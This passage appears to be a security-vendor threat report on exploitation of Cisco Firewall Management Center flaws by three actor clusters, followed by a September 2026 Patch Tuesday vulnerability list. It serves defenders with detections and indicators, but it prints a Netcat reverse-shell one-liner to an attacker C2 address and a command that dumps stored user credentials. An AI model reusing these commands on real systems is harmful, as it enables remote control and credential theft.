

This cluster of activity involved the successful exploitation of CVE-2026-20079 and the subsequent placement of a malicious web shell in the CSM Tomcat webroot directory. The web shell is JSP-based and Base64 decodes a parameter labelled “F6C1F0E7”, consisting of the class name to load in the JAVA process:

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities


The web shell was used to place a malicious JAR file in the same directory. The threat actors used the JAR file (named “cmd[.]jar”) to query the compromised systems’ internal databases to obtain user authentication data and credentials:

/var/jre/bin/java -jar cmd.jar '/var/sf/bin/OmniQuery.pl -db mdb -e \'SELECT name, auth_data FROM users;\''

The JAR file is basically a command executor that obtains the command to be executed from its command line and executes it using /bin/sh -c <command>.

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

Cluster #2: UAT-11823

Talos attributes this cluster of activity to UAT-11823, an advanced persistent threat (APT) actor, with high confidence. UAT-11823 overlaps in tooling with the Sandworm APT actor. The threat actor obtained initial access to compromised systems by either exploiting CVE-2026-20079 or via static credentials. After obtaining access, UAT-11823 subsequently updated the “license.tmp” file on disk (using Makeself) with a malicious copy to establish a Netcat-based reverse shell to their own command-and-control (C2) server:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 208[.]123[.]119[.]215 3090 >/tmp/f

This license file essentially acted as a Makeself package that was then executed via the installation process (as root) by the “package_info[.]pl” utility:

/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm

This mechanism of deploying malicious package files is likely an indicator of the exploitation of CVE-2026-20316, a vulnerability that allows a remote attacker to log in using a low-privileged account. Talos assesses with high confidence that the attackers exploited CVE-2026-20079 and CVE-2026-20316.

Configuration exfiltration


UAT-11823 also deployed two bash scripts to harvest managed-device configurations. The configurations collected were staged into archives for subsequent exfiltration.

Active exploitation of Cisco Secure Firewall Management Center vulnerabilities

Modular ELF implant: Cyclops Blink

The threat actors downloaded a modular ELF implant from one of their Netcat C2 servers. The ELF-based implant is Cyclops Blink, a malware family previously attributed to Sandworm, a Russian APT actor. This variant of Cyclops Blink consists of the following capabilities:

  • Establish persistence scripts in /etc/init.d/ that execute the implant
  • DNS over HTTPS (DoH) IP resolution
  • File administration including downloads and uploads
  • Credential harvesting
  • Arbitrary file and command execution on the compromised system
  • Network scanning and discovery
  • Packet sniffing (with option filters)

Cluster #3: UAT-11988, a Qilin ransomware operator

A third cluster of activity entailed a ransomware operator (tracked as UAT-11988) logging into an FMC device with static credentials (CVE-2026-20316), performing extensive reconnaissance, domain enumerations, credential theft, and building a list of target endpoints within the compromised organization for encryption.

The threat actor also staged a SOCKS proxy and reverse-SSH tunnel to forward ports from internal hosts back to their own infrastructure.

Once all these preliminary actions were completed, the operator began conducting additional probes within the compromised network, deploying antivirus (AV) killers and ultimately the Qilin ransomware family.

Instrumenting operations via package_info.pl

After successfully accessing the device, the threat actor abused the legitimate utility “package_info.pl” to execute an attacker-crafted malicious “license[.]tmp” file with root privileges. The malicious file consisted of commands to run on the system to conduct extensive reconnaissance in the victim organization’s environment:

  • Host names, IP addresses, directory listings
  • Active Directory (AD) service-accounts credentials, MySQL account credentials
  • Domain account information exfiltration
  • Computer object lists
  • Hostname to IP mappings spanning domain controllers, ADFS, exchanges, file servers, database servers, etc.

All the information collected was staged into already accessible files on the FMC server and was exfiltrated by the threat actor using HTTP GET requests.

Tunneling into the compromised organization

Once extensive reconnaissance was completed, the threat actor attempted to establish persistent network access into the victim organization using a Python SOCKS5 proxy (socks5.py) and a reverse-SSH tunnel from the FMC back to the attacker’s own remote host. The following ports were forwarded: LDPA (389), LDAPS (636), Kerberos (88), SMB (445), NETBIOS (135), and WinRM (5985).

Pre-ransomware actions and ransomware deployment

The threat actor conducted extensive probing of endpoints in the victim’s environment, deployed open-source tooling such as impacket, Invoke-TheHash, and custom-made AV killers — all followed by the deployment of the Qilin ransomware on selected endpoints.

Recommendations and detection guidance

Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 16th). Nonetheless, given the in the wild abuse we strongly recommend that customers apply the referenced hotfixes as soon as possible, pending the hardening release.

Customer support is also available by initiating a TAC request.

  • Snort SIDs for CVE-2026-20079: 66075 – 66080.
  • Snort SIDs for CVE-2026-20316: 66883.
  • Snort SIDs for the malware: 66960, 66961.

Indicators of compromise

IOCs for these threat clusters are also available on our GitHub repository here. 

IOC

Cluster

Description

B037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d

UAT-12197

home[.]jsp – web shell.

Db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e

UAT-12197

cmd[.]jar – JAR-based command executor.

89.34.96[.]56


UAT-11823

NetCat-based reverse shell C2.

Cyclop Blink C2.

208.123.119[.]215

UAT-11823

NetCat-based reverse shell C2.

104.218.165[.]253

UAT-11823

Attacker’s vulnerability scanner for CVE-2026-20079.

91.214.78[.]118

UAT-11823

NetCat-based reverse shell C2.

6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461

UAT-11823

Cyclops Blink malware.

43.204.2[.]142

UAT-11988

Attacker IP address used to conduct intrusions.

Microsoft Patch Tuesday for September 2026 — Snort rules and prominent vulnerabilities

Microsoft Patch Tuesday for September 2026 — Snort rules and prominent vulnerabilities

Microsoft has released its monthly security update for September 2026, which includes 973 vulnerabilities affecting a range of products, including 113 that Microsoft marked as "critical."

Microsoft notes that 2 of the vulnerabilities disclosed this month have been exploited in the wild:

CVE-2026-81963 affects Windows Update Stack. CVE-2026-81963 is a elevation of privilege vulnerability associated with Improper Link Resolution Before File Access ('Link Following') and Improper Access Control and has a CVSS base score of 7.8.

CVE-2026-85880 affects Windows Advanced Local Procedure Call (ALPC). CVE-2026-85880 is a elevation of privilege vulnerability associated with Heap-based Buffer Overflow and Use of Uninitialized Resource and has a CVSS base score of 7.8.

Out of 113 "critical" vulnerabilities, 82 are remote code execution (RCE) vulnerabilities.


Microsoft considers exploitation of the following vulnerabilities more likely:

CVE-2026-69676 affects Windows Kerberos. CVE-2026-69676 is a remote code execution vulnerability associated with Authentication Bypass by Capture-replay and has a CVSS base score of 8.8.

CVE-2026-69852 affects Windows Routing and Remote Access Service (RRAS). CVE-2026-69852 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.5.

CVE-2026-72957 affects Windows Deployment Services. CVE-2026-72957 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.8.

CVE-2026-69854 affects Spring Cloud Azure. CVE-2026-69854 is a elevation of privilege vulnerability associated with Improper Authentication and has a CVSS base score of 9.0.

CVE-2026-83501 affects Windows Virtualization-Based Security (VBS). CVE-2026-83501 is a information disclosure vulnerability associated with Out-of-bounds Read and has a CVSS base score of 5.5.

CVE-2026-70585 affects Windows Services for NFS ONCRPC XDR Driver. CVE-2026-70585 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 7.0.

CVE-2026-69730 affects Windows DNS Server. CVE-2026-69730 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8.

CVE-2026-69857 affects Azure Cosmos DB. CVE-2026-69857 is a spoofing vulnerability associated with Authorization Bypass Through User-Controlled Key and has a CVSS base score of 8.5.


Microsoft considers exploitation of the following vulnerabilities less likely:

CVE-2026-69845 and CVE-2026-72979 affect Windows DHCP Server. CVE-2026-69845 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and Improper Input Validation and has a CVSS base score of 9.8. CVE-2026-72979 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8.

CVE-2026-58599 affects HEVC Video Extensions. CVE-2026-58599 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.8.

CVE-2026-65772 affects Microsoft Dynamics 365 On-Premises. CVE-2026-65772 is a remote code execution vulnerability associated with Deserialization of Untrusted Data and has a CVSS base score of 8.8.

CVE-2026-66302 affects Skype for Business. CVE-2026-66302 is a remote code execution vulnerability associated with External Control of File Name or Path and has a CVSS base score of 9.8.

CVE-2026-67631, CVE-2026-65669, and CVE-2026-67378 affect Microsoft SQL Server. CVE-2026-67631 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-65669 is a elevation of privilege vulnerability associated with Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection') and has a CVSS base score of 9.6. CVE-2026-67378 is a remote code execution vulnerability associated with Untrusted Pointer Dereference and has a CVSS base score of 8.5.

CVE-2026-69499, CVE-2026-70296, CVE-2026-73023, CVE-2026-77495, and CVE-2026-73013 affect Windows Imaging Component. CVE-2026-69499 is a remote code execution vulnerability associated with Integer Overflow or Wraparound and has a CVSS base score of 8.8. CVE-2026-70296 is a remote code execution vulnerability associated with Out-of-bounds Write and has a CVSS base score of 9.8. CVE-2026-73023 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-77495 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-73013 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69501, CVE-2026-83939, CVE-2026-69906, and CVE-2026-69846 affect Windows Secure Kernel Mode. CVE-2026-69501 is a elevation of privilege vulnerability associated with Untrusted Pointer Dereference and has a CVSS base score of 7.0. CVE-2026-83939 is a elevation of privilege vulnerability associated with Untrusted Pointer Dereference and has a CVSS base score of 8.2. CVE-2026-69906 is a elevation of privilege vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.2. CVE-2026-69846 is a elevation of privilege vulnerability associated with Integer Overflow or Wraparound and has a CVSS base score of 8.2.

CVE-2026-69590 and CVE-2026-72959 affect Windows Routing and Remote Access Service (RRAS). CVE-2026-69590 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 9.8. CVE-2026-72959 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69601 affects Microsoft Windows Media Foundation. CVE-2026-69601 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-72981 affects IP Helper. CVE-2026-72981 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1.

CVE-2026-73006 affects DirectWrite. CVE-2026-73006 is a remote code execution vulnerability associated with Stack-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-73009 affects Windows Secure Socket Tunneling Protocol (SSTP). CVE-2026-73009 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8.

CVE-2026-73010 and CVE-2026-78444 affect Microsoft Failover Cluster. CVE-2026-73010 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8. CVE-2026-78444 is a remote code execution vulnerability associated with Untrusted Pointer Dereference and has a CVSS base score of 8.1.

CVE-2026-73017 affects Graphics Kernel. CVE-2026-73017 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.5.

CVE-2026-77493 affects Windows Graphics Component. CVE-2026-77493 is a remote code execution vulnerability associated with Double Free and has a CVSS base score of 9.8.

CVE-2026-83498 affects Windows Virtualization-Based Security (VBS) Enclave. CVE-2026-83498 is a elevation of privilege vulnerability associated with Untrusted Pointer Dereference and has a CVSS base score of 7.8.

CVE-2026-69530, CVE-2026-78449, and CVE-2026-78450 affect Windows Reliable Multicast Transport Driver (RMCAST). CVE-2026-69530 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1. CVE-2026-78449 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1. CVE-2026-78450 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1.

CVE-2026-81948, CVE-2026-81950, CVE-2026-81951, CVE-2026-81959, and CVE-2026-81953 affect Microsoft Excel. CVE-2026-81948 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.8. CVE-2026-81950 is a remote code execution vulnerability associated with Double Free and has a CVSS base score of 7.8. CVE-2026-81951 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.8. CVE-2026-81959 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and Integer Overflow or Wraparound and has a CVSS base score of 7.8. CVE-2026-81953 is a remote code execution vulnerability associated with Stack-based Buffer Overflow and has a CVSS base score of 7.8.

CVE-2026-81354 affects Windows Hello. CVE-2026-81354 is a elevation of privilege vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.2.

CVE-2026-78525, CVE-2026-78520, CVE-2026-78519, and CVE-2026-78509 affect Microsoft Office Outlook. CVE-2026-78525 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.8. CVE-2026-78520 is a remote code execution vulnerability associated with Out-of-bounds Read and has a CVSS base score of 6.5. CVE-2026-78519 is a remote code execution vulnerability associated with Use of Uninitialized Resource and has a CVSS base score of 8.8. CVE-2026-78509 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 9.8.

CVE-2026-81952 and CVE-2026-78510 affect Microsoft Word. CVE-2026-81952 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-78510 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 9.8.

CVE-2026-69595 and CVE-2026-78445 affect Windows Services for NFS ONCRPC XDR Driver. CVE-2026-69595 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8. CVE-2026-78445 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8.

CVE-2026-73018 and CVE-2026-72986 affect Graphic Fonts. CVE-2026-73018 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-72986 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and Integer Overflow or Wraparound and has a CVSS base score of 8.8.

CVE-2026-70203 affects Windows Media Player. CVE-2026-70203 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69632, CVE-2026-77898, CVE-2026-69285, and CVE-2026-78505 affect Microsoft Office. CVE-2026-69632 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.8. CVE-2026-77898 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.5. CVE-2026-69285 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-78505 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69813 and CVE-2026-77505 affect Windows DNS Server. CVE-2026-69813 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1. CVE-2026-77505 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1.

CVE-2026-78439 affects Microsoft Office Graphics Component. CVE-2026-78439 is a remote code execution vulnerability associated with Stack-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-81355 affects Virtual Hard Disk (VHD) Miniport Driver. CVE-2026-81355 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 7.5.

CVE-2026-77504 affects Microsoft Office Word. CVE-2026-77504 is a remote code execution vulnerability associated with Double Free and has a CVSS base score of 8.8.

CVE-2026-69649 affects Raw Image Extension. CVE-2026-69649 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69797, CVE-2026-69767, and CVE-2026-69678 affect Microsoft Office PowerPoint. CVE-2026-69797 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.8. CVE-2026-69767 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.8. CVE-2026-69678 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.8.

CVE-2026-72983 affects Internet Connection Sharing (ICS). CVE-2026-72983 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8.

CVE-2026-69518 affects Windows Remote Desktop. CVE-2026-69518 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69712 affects Windows Key Distribution Center. CVE-2026-69712 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.8.


Microsoft considers exploitation of the following vulnerabilities unlikely:

CVE-2026-69603, CVE-2026-72961, and CVE-2026-80083 affect Windows Hyper-V. CVE-2026-69603 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-72961 is a elevation of privilege vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.2. CVE-2026-80083 is a remote code execution vulnerability associated with Untrusted Pointer Dereference and has a CVSS base score of 8.8.

CVE-2026-69710, CVE-2026-69725, CVE-2026-69740, CVE-2026-69784, CVE-2026-69799, CVE-2026-69820, CVE-2026-69864, and CVE-2026-72980 affect Windows Hello. CVE-2026-69710 is a elevation of privilege vulnerability associated with Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') and has a CVSS base score of 7.5. CVE-2026-69725 is a elevation of privilege vulnerability associated with Double Free and has a CVSS base score of 7.8. CVE-2026-69740 is a elevation of privilege vulnerability associated with Use After Free and has a CVSS base score of 8.8. CVE-2026-69784 is a elevation of privilege vulnerability associated with Use After Free and has a CVSS base score of 8.8. CVE-2026-69799 is a elevation of privilege vulnerability associated with Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') and has a CVSS base score of 7.8. CVE-2026-69820 is a elevation of privilege vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.2. CVE-2026-69864 is a elevation of privilege vulnerability associated with Use After Free and has a CVSS base score of 7.8. CVE-2026-72980 is a security feature bypass vulnerability associated with Uncontrolled Search Path Element and has a CVSS base score of 4.4.

CVE-2026-69769 affects Windows HTTP Print Provider. CVE-2026-69769 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 9.8.

CVE-2026-69829 affects Windows Shell. CVE-2026-69829 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 9.8.

CVE-2026-69860 affects Windows Imaging Component. CVE-2026-69860 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69874 affects Windows ALPC. CVE-2026-69874 is a elevation of privilege vulnerability associated with Untrusted Pointer Dereference and has a CVSS base score of 8.2.

CVE-2026-69890 affects Windows Virtual Trusted Platform Module. CVE-2026-69890 is a elevation of privilege vulnerability associated with Use After Free and has a CVSS base score of 7.5.

CVE-2026-70586 affects Windows Paint. CVE-2026-70586 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-72950 affects Windows Routing and Remote Access Service (RRAS). CVE-2026-72950 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-72954 affects Windows Deployment Services. CVE-2026-72954 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 7.5.

CVE-2026-72958 affects Windows Credential Guard. CVE-2026-72958 is a elevation of privilege vulnerability associated with Double Free and has a CVSS base score of 8.2.

CVE-2026-72960 affects Windows Media Player. CVE-2026-72960 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-72962 affects Windows USB Video Driver. CVE-2026-72962 is a elevation of privilege vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.2.

CVE-2026-72982 affects Windows Netlogon. CVE-2026-72982 is a remote code execution vulnerability associated with Stack-based Buffer Overflow and has a CVSS base score of 9.8.

CVE-2026-72987 affects Windows DNS. CVE-2026-72987 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1.

CVE-2026-81949 affects Microsoft Excel. CVE-2026-81949 is a remote code execution vulnerability associated with Integer Overflow or Wraparound and has a CVSS base score of 7.8.

CVE-2026-81352 affects Web Media Extensions. CVE-2026-81352 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-81955 affects Windows Graphics Component. CVE-2026-81955 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8.

CVE-2026-69858 and CVE-2026-69827 affect Windows DNS Server. CVE-2026-69858 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 8.1. CVE-2026-69827 is a remote code execution vulnerability associated with Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') and Use After Free and has a CVSS base score of 8.1.

CVE-2026-67643 and CVE-2026-67636 affect Microsoft SQL Server. CVE-2026-67643 is a remote code execution vulnerability associated with Heap-based Buffer Overflow and has a CVSS base score of 8.8. CVE-2026-67636 is a remote code execution vulnerability associated with Out-of-bounds Read and has a CVSS base score of 8.5.

CVE-2026-69579 affects Windows Message Queuing. CVE-2026-69579 is a remote code execution vulnerability associated with Use After Free and has a CVSS base score of 9.8.

CVE-2026-70351 affects Microsoft WebP Image Extension. CVE-2026-70351 is a remote code execution vulnerability associated with Integer Overflow or Wraparound and Heap-based Buffer Overflow and has a CVSS base score of 8.8.


Other critical vulnerabilities:

CVE-2026-62916 affects Microsoft Entra ID. CVE-2026-62916 is a elevation of privilege vulnerability associated with Authentication Bypass Using an Alternate Path or Channel and has a CVSS base score of 9.1.

CVE-2026-83941 affects Entra ID. CVE-2026-83941 is a elevation of privilege vulnerability associated with Missing Authorization and has a CVSS base score of 9.9.

